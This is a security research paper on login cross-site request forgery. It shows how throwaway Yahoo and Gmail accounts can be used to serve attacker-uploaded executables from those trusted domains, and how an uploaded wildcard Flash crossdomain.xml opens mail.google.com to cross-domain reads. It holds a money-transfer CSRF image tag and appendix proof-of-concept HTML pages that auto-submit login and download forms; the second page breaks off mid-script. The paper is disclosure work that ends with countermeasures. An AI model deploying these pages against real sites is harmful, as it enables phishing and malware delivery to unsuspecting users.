Biting the Hand That Feeds You

Storing and Serving Malicious Content from Well Known Web Servers

Billy K Rios – Senior Researcher
Nathan Mcfeters – Senior Researcher

Intended Audience

This paper assumes the reader has a solid understanding of web application security principles, Cross Site Request Forgery, and web browser security mechanisms.

Contributing Authors

Version 1.0
Billy Kim Rios – Senior Researcher – VeriSign Inc, Seattle
Nathan Mcfeters – Senior Researcher – Advanced Security Center, Houston

Table of Contents

Chapter 1 – Who do you Trust?

1. Overview

Trust on the World Wide Web (WWW) is difficult at best. On one hand, the value of the WWW stems from the fact that resources and content can be hosted by anyone and received by anyone. This "feature" also makes the WWW a dangerous place, considering malicious content can be hosted by anyone and served to anyone. With this in mind, we must establish some criteria to determine who we should trust… and who we shouldn't trust.

Although several different methods exist, most users of the WWW base their trust decisions on a single item… a domain name. For example, users may be hesitant to download an update for XYZ software from www.hacker.com, but they may be more receptive to downloading and executing the same content if it comes from www.xyz.com. Shady individuals and groups have taken advantage of this trust in domain names by using variations on domain names to facilitate phishing and other types of attacks. These shady individuals understand the power of a trustworthy name and use various "tricks" to fool users into believing that the attacker controlled content, is actually coming from a trusted place. In order to combat these types of attacks, developers have implemented browser and application security measures to help users determine whether they should trust the content they are receiving from the WWW. A small number of these protections are described in the next section.

2. Browser/Application Security Measures

Many of the protections offered by the various browsers and applications are based primarily on the domain name serving the content. A brief description of various domain name level protections is discussed below.

SSL Certificates – SSL certificates can have domain names specified. If the domain serving the content doesn't match the domain name contained on the SSL certificate a "Domain Name Mismatch" error is thrown.

Same Origin Policy – The philosophy of the same origin policy is simple: it is not safe to trust content loaded from any websites. As semi-trusted scripts are run within the sandbox, they should only be allowed to access resources from the same website, but not resources from other websites, which could be malicious. The term "origin" is defined using the domain name, protocol and port. Two pages belong to the same origin if and only if these three values are the same. -Wikipedia

Phishing filters – Since phishing is based on impersonation, preventing it depends on

users having some reliable way to identify the sites they are dealing with. For example, some anti-phishing toolbars display the real domain name for the visited website. - Wikipedia

Most of these protections help the user determine whether the domain name they are receiving content from is really the domain name they believe it to be. For example, it may be difficult for a human user to distinguish the difference between www.trust3d.com and www.trusted.com, but the SSL certificates checks, same origin policy, and phishing filters are not so easily fooled…. but what happens when attacker controlled content actually comes from a domain name we typically trust?

3. A New Twist on Cross Site Request Forgery

Typically, Cross Site Request Forgery (CSRF) takes advantage of a pre-existing session to execute some functionality on behalf of an unsuspecting user. An example of how attackers typically take advantage of CSRF vulnerabilities is presented below in a simple example.

> The attacker (Billy) decides to transfer $1 to his friends (Raghav) checking account using www.BigCreditUnion.com. Billy logs all of the HTTP requests and responses made from his computer and notices that when he requests a transfer of $1 from his account to Raghav's account the following HTTP GET request is made:
>
> ```
> GET /transfer.do?toacct=RAGHAV&amount=1   HTTP/1.1
> … … … …
> Cookie: MYCOOKIE=AWSWADJ1LE3UQHJ3AJUAJ5Q5U
> Host: www.BigCreditUnion.com
> ```
>
> The web application does a great job of tying the users' session to the appropriate account and subtracts the $1 from Billy's account and adds $1 to Raghav's account. Being an enterprising hacker, Billy understands that this scenario is ripe for XSRF and embeds the following HTML tag into his website:
>
> ```
> <img src=
> "http://BigCreditUnion.com /transfer.do?toacct=BILLY&amount=10000"
>                                                 width="1" height="1" border="0">
> ```
>
> Now, whenever a victim with an established session with BigCreditUnion.com visits Billy's website, $10000 will be transferred out of the victims' account and placed into Billy's account.

Various web applications are taking measures to protect themselves (albeit slowly) to

various Cross Site Request Forgery (CSRF) vulnerabilities. One piece of functionality that seems to be consistently overlooked when it comes to CSRF, is the login functionality. As previously demonstrated in "Kicking Down the Cross Domain Door" (and other documents) it is possible to use CSRF to attack unprotected login functionality, forcing the user to establish an active session with a web server. In the example presented in Kicking down the Cross Domain Door, the attacker brute forces the login credentials to a HTTP network management console located on a corporation's internal network. The attack demonstrated in Kicking Down the Cross Domain Door cycled through a number of username and password combinations, until a legitimate username and password combination was verified through an authenticated only Cross Site Scripting exposure.

In the examples presented below, we will use the same techniques, with a twist. We focus out attention on web mail servers available via the WWW. The foundation of these attacks is based on the fact that we can replay the exact POST parameters needed to establish an authenticated session. Since a valid set of credentials can be easily obtained, we simply use CSRF to force our victim's browser to establish an authenticated session with the affected web mail server. Since most web servers allow for authenticated users to attach and download files, we will abuse this functionality to serve malicious files and content. Normally, serving a file from a web server isn't an issue, in this case however; the danger arises when the web mail servers serve the content from their domain name, essentially taking ownership of the contents of the file.

Although the examples presented below target two popular web servers, these concepts can be applied to any web application that allows for the storage and retrieval of content and files. The examples presented below do have various issues, making them somewhat limited in their capabilities. The most obvious issue with these attacks involves that passing of credentials for the account used to force the authenticated session. This is somewhat mitigated by the fact that most of these services allow for the mostly anonymous registration of accounts and can be used as one-time, "throw away" account.

Chapter 2 – Biting the Hand - Yahoo

1. Creating an Account

Creating an account on Yahoo is fairly straight forward; you fill out the required information, choose a strong password, and off you go! Like other web mail providers, the account creation process is easily fooled and "throw away" accounts are easily created.


2. Uploading Content

Once the throw away account is created, we can log into Yahoo mail using the newly created account. We capture the exact POST request made when we login to the server. Once we are logged in, we can upload file to our email account. The file upload process is straightforward and the screenshot below shows that PwDump.exe has been uploaded to the email server.

Once the file has been uploaded, we send the message to ourselves (to the throw away account we created). Once we have received the email with the attachment, we can view the email message containing the file. The email message has a button that is used to download the file from the web server. When the button is depressed, a HTTP GET request is made to the web server. The web server validates the session and serves the appropriate file. The exact HTTP GET request sent when the download attachment button is pressed should be noted for future use. The screenshot below shows the button used to download the attachment.


3. Bypassing Miscellaneous Protection Measures

The creators of Yahoo mail probably understood some of the dangers associated with serving attacker controlled content from their domains. When uploaded files are served from the email service, they are served from the "attach.re3.mail.yahoo.com" domain. This domain is different than the one where mail is served from (in this example, us.f574.mail.yahoo.com). The screenshot below shows how content is normally served by the Yahoo mail server.



From an attacker standpoint, it may be beneficial to serve content from the same domain that the user's mail is served from. The screenshot below shows the HTTP GET request made when the attachment is requested. If we simply remove the initial portions of the request (highlighted in blue in the screenshot below) we can force the content to be served from a different domain (us.f574.mail.yahoo.com).

The screenshot below shows the content being served from the Yahoo mail server, but instead of being served from the typical "attach.re3.mail.yahoo.com" domain, we see that the file is being served from "us.f574.mail.yahoo.com"




If the attacker desires, an additional sub domain can be removed, further shortening the domain to "f574.mail.yahoo.com", which is shown in the screenshot below. This can come in handy in more advanced attacks.


4. Sending Malicious Content to the Victim

Now that the exact POST request needed to authenticate to our "throw away" Yahoo account and the exact GET request needed to pull our file from the Yahoo server are known, we can go about setting up our attack. The following example shows a simple way a phishing attack would be executed.

A phishing site indicating that a new update for some software is available. When the user clicks the link to download, the malicious page first submits the credentials to authenticate to the throw away Yahoo account. Once the authentication process is completed, the malicious page makes a request for the file stored on the Yahoo server using the HTTP GET request obtained earlier. The screenshot below shows the page as the victim might see it.



As soon as the user visits the page, the attacker controlled content is servered from the yahoo domain.




A simplified HTML version of this page is provided in the Appendix.

Chapter 3 – Biting the Hand – Gmail


1. Creating an Account

Once again, creating an account on the web mail server is fairly straight forward. Once the proper pieces of information are filled out, the server creates the account. Once again, the account creation process is easily fooled and one-time, "throw away" accounts are easily created.




2. Uploading Content

Once we've created our account, we use the account to log into Gmail. We make note of the exact POST request used to authenticate to the server. Once we're logged in, its time to upload the content. Uploading content is straightforward using the "Attach file" functionality. Once the attach file functionality is selected, we simple select the file for upload using the intuitive user menus. In this example, we choose to upload cmd.exe from our local file system. The screenshot below shows cmd.exe on our local file system.



Once we've chosen our desired file, we see the file listed as an attachment for our email message. At this point, the local file path and filename is listed in BOLD, just below the subject line.



After a few seconds (depending on the size of the file and your bandwidth), the file will be completely uploaded to the Gmail server. Gmail will provide an indication that the file is uploaded by changing the BOLD file path and filename to a filename followed by a italic content-type. At this point, the file has been uploaded to Gmail's web server!

3. Bypassing Miscellaneous Protection Measures


Gmail's creators understood the dangers of allowing users to send executable content through their mail service. When a user attempts to mail an executable attachment, they are prompted with the message shown below:

Gmail doesn't permit you to send the executable through their mail service, BUT at this point, they have already allowed you to upload the content to their server. Your executable now resides on mail.google.com! At this point, we right click the attachment hyperlink and note the exact HTTP GET request for our executable attachment.


4. Sending Malicious Content to the Victim

Now that we know the exact POST request needed to authenticate to our "throw away"

Gmail account and we also now the exact GET request needed to pull our file from the Gmail server, we can go about setting up our attack. The following example shows a simple way a phishing attack would be executed.



If a user clicks the link, they will be presented with the following file download security warning. A close look at the "From" field indicates that the file is being served from mail.google.com.



A simplified HTML example of this attack is given in the Appendix.

Chapter 4 – Flash Based Attack

1. Overview

A prime example of another way we can abuse domain name based security protections can be found via Cross Domain Policy files used by Adobe / Macromedia Flash. An excerpt from "Macromedia Flash Player 8 Security" (Page 37) by Adrian Ludwig of Macromedia describes some of the features of the Cross Domain Policy files used by the Flash Player.

System.security.loadPolicyFile()

The policy file allows administrators with write access to a portion of a website to grant an application read access to that portion (see "Policy file usage" on page 29). By default, this file is located in the root directory of the target server.

Use of the default location technique is typically best, as it opens the policy file for the entire server; it is compatible with all versions of Flash Player 7 and higher, and it does not require applications to declare anything about policy files. However, if there are reasons why the policy file cannot be placed in a root location on the server, or the policy file needs to be served from an XMLSocket server, the alternative would be to use the `loadPolicyFile()` method. This API was introduced in Flash Player 7 (7.0.19.0) to allow the website to specify a nondefault location for the policy file. This mechanism is used by the Flash application to indicate to Flash Player where to look for a policy file that (if it exists and if it indicates permission) would allow that application to read data from that part of that site. An author must call this API prior to any operation that may require the policy file.

We see that Flash player assumes that if a Cross Domain policy file (crossdomain.xml) exists on the target server, then cross domain requests via the Flash player will be permitted. It seems that Adobe / Macromedia did not foresee the possibility that popular web servers would allow their users to "upload" their own Cross Domain policy files. The issue is further exacerbated by the fact the Cross Domain policy file can now (as of Flash player 7.0.19.0) be loaded from non default locations.

2. Forcing Ownership of the CrossDomain.xml File

Using the techniques similar to the ones shown above, forcing ownership of the crossdomain.xml file is simple. The attacker simply uploads the crossdomain.xml file to the affected web server, forces the victim to authenticate the to the web server (CSRF) using the "throw away" account, and feeds the appropriate location to the Flash player for the crossdomain.xml file (which is now stored on the target server). Once the Flash player finds the crossdomain.xml file on the vulnerable server, it is permitted to make cross domain request to that server. The steps needed to execute this attack are described below.

First, the attacker logs into the web mail server with the throwaway account (in this case Gmail). The attacker notes the exact HTTP POST request needed to authenticate to the web mail server. . In this example, we select the "remember me" option to create a persistent cookie, which also ensures the Flash player will include the appropriate session cookies when the request for the policy file is made. The attacker then uploads the crossdomain.xml file to the affected web server. Our crossdomain.xml looks like this:

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy
  SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
```

The attacker notes the exact HTTP GET request needed to download the file by right clicking the filename hyperlink and noting the HTTP GET request. The attacker then creates a page that will perform a CSRF to the web mail server, passing the credentials for the throw away account to Gmail, forcing the user's browser to authenticate to the server. Once the CSRF is complete, and the attacker has forced an authenticated session with Gmail, the attacker loads the Flash object, using the loadPolicyFile() function to retrieve the attacker uploaded cross domain policy file. The screenshot below shows how the loadPolicyFile() is used within ActionScript in a Flash object.

The Flash object uses the browser session cookies and completes the request for the attacker supplied crossdomain.xml file, giving the Flash object permission to access the mail.google.com domain!

Chapter 5 – Conclusion

Although the presented examples focused on web mail applications, many other web applications exhibit the same vulnerable characteristics. The authors stress that ANY application that accepts files from "anonymous" users must take EXTREME caution as to how it serves those files and how user authentication is accomplished. This includes images, avatars, spreadsheets, and simple text files. Despite the advances in browser and web application security, it seems that the fundamental concepts of web application authentication and file attachment have remained stagnant. The attack methods demonstrated in this paper are extremely simple, and the counter measures are simple as well. Developers should consider implementing CSRF protections for login functionality. Although this paper did not detail the necessary steps, nonce values contained in the login page HTML cannot be used, as they can be bypassed in more advanced types of attacks. Captchas may become a necessary evil for login pages. CSRF protection measures should be implemented for file download functionality. Additionally, developers must exercise extreme caution when taking ownership of an external entities content / files. When possible, this content should not be served from domain names that users (or applications) consider trustworthy. Applications serving user controllable content/files and applications providing critical user functionality should not share domain names. Lastly, developers must exercise extreme caution when designing applications that blindly trust domain names or content from external domains.

Trust is a delicate matter on the WWW. Attacks like the ones presented in this paper undermine trust at the user and application level. Simple fixes can help restore some of this trust, but constant diligence is required. The criteria for establishing trust on the WWW is limited, so we place our trust in what we can see… but we should never trust completely….

BK

References

Flash Player 8 Security Whitepaper – Adrian Ludwig
http://www.macromedia.com/devnet/flashplayer/articles/flash_player_8_security.pdf

Kicking Down the Cross Domain Door – Billy Rios & Raghav Dube
http://media.blackhat.com/presentations/bh-europe-07/Dube-Rios/Whitepaper/bh-eu-07-rios-WP.pdf

Appendix A – Biting Yahoo HTML – FireFox

```
<html>
<body>

<form name="myform" target="new_window" METHOD=post
action="https://login.yahoo.com/config/login?">
<input type='hidden' name='.done' value='http://mail.yahoo.com'>
<input type='hidden' name='login' value='TEMP ACCOUNT USERNAME'>
<input type='hidden' name='passwd' value=' TEMP ACCOUNT PASSWORD'>
<input type='hidden' name='.save' value='Sign+In'>
</form>

<form name="myform2"  target="test"
action="http://f574.mail.yahoo.com/ym/ShowLetter/?">
<input type='hidden' name='box' value='Inbox'>
<input type='hidden' name='MsgId' value='VARIES / MAIL ACCOUNT'>
<input type='hidden' name='bodyPart' value='2'>
<input type='hidden' name='filename' value=''>
<input type='hidden' name='tnef' value=''>
<input type='hidden' name='download' value='1'>
<input type='hidden' name='YY' value=' VARIES / MAIL ACCOUNT '>
<input type='hidden' name='y5beta' value='yes'>
<input type='hidden' name='y5beta' value='yes'>
<input type='hidden' name='order' value='down'>
<input type='hidden' name='sort' value='date'>
<input type='hidden' name='pos' value='0'>
<input type='hidden' name='view' value='a'>
<input type='hidden' name='head' value='b'>
<input type='hidden' name='Idx' value='0'>

</form>

<SCRIPT language="JavaScript">
pretty_window = null;
openNewWindow();

setTimeout('submitform()',1000);
setTimeout('submitform2()', 5000);
setTimeout('new_window.close()',10000);

function submitform()
{
 document.myform.submit();
```

```
}

function openNewWindow()
{
  new_window =
window.open('','new_window','location=1,status=1,scrollbars=1,width=100,height=100');
  return true;
}

function submitform2()
{
 document.myform2.submit();
}
</SCRIPT>
</body>
</html>
```

Appendix B – Biting Gmail HTML – FireFox

```
<html>
<body>
<form name="myform" target="myIframe" METHOD=post
action="https://www.google.com/accounts/ServiceLoginAuth?service=mail">
<input type='hidden' name='Email' value='TEMP USERNAME'>
<input type='hidden' name='Passwd' value='TEMP PASSWORD'>
<input type='hidden' name='signIn' value='Sign+in'>
<input type='hidden' name='ltmpl' value='default'>
<input type='hidden' name='ltmplcache' value='2'>
<input type='hidden' name='continue' value='http://mail.google.com/mail/?'>
<input type='hidden' name='service' value='mail'>
<input type='hidden' name='rm' value='false'>
<input type='hidden' name='rmShown' value='1'>
</form>

<form name="myform2"  target="myIframe" action="http://mail.google.com/mail/">
<input type='hidden' name='ik' value='VALUE VARIES'>
<input type='hidden' name='attid' value='0.1'>
<input type='hidden' name='disp' value='inline'>
<input type='hidden' name='view' value='att'>
<input type='hidden' name='th' value='VALUE VARIES'>
</form>

<iframe src =" name='myIframe' id='myIframe' height=0 width=0></iframe>
<a href = "javascript:biteGmail()"> Bite Gmail </a>
<SCRIPT language="JavaScript">

function biteGmail(){
setTimeout('submitform()',1000);
setTimeout('submitform2()', 5000);
setTimeout('pretty_window.close()',30000);
}

function submitform()
{
 document.myform.submit();
}

function submitform2()
{
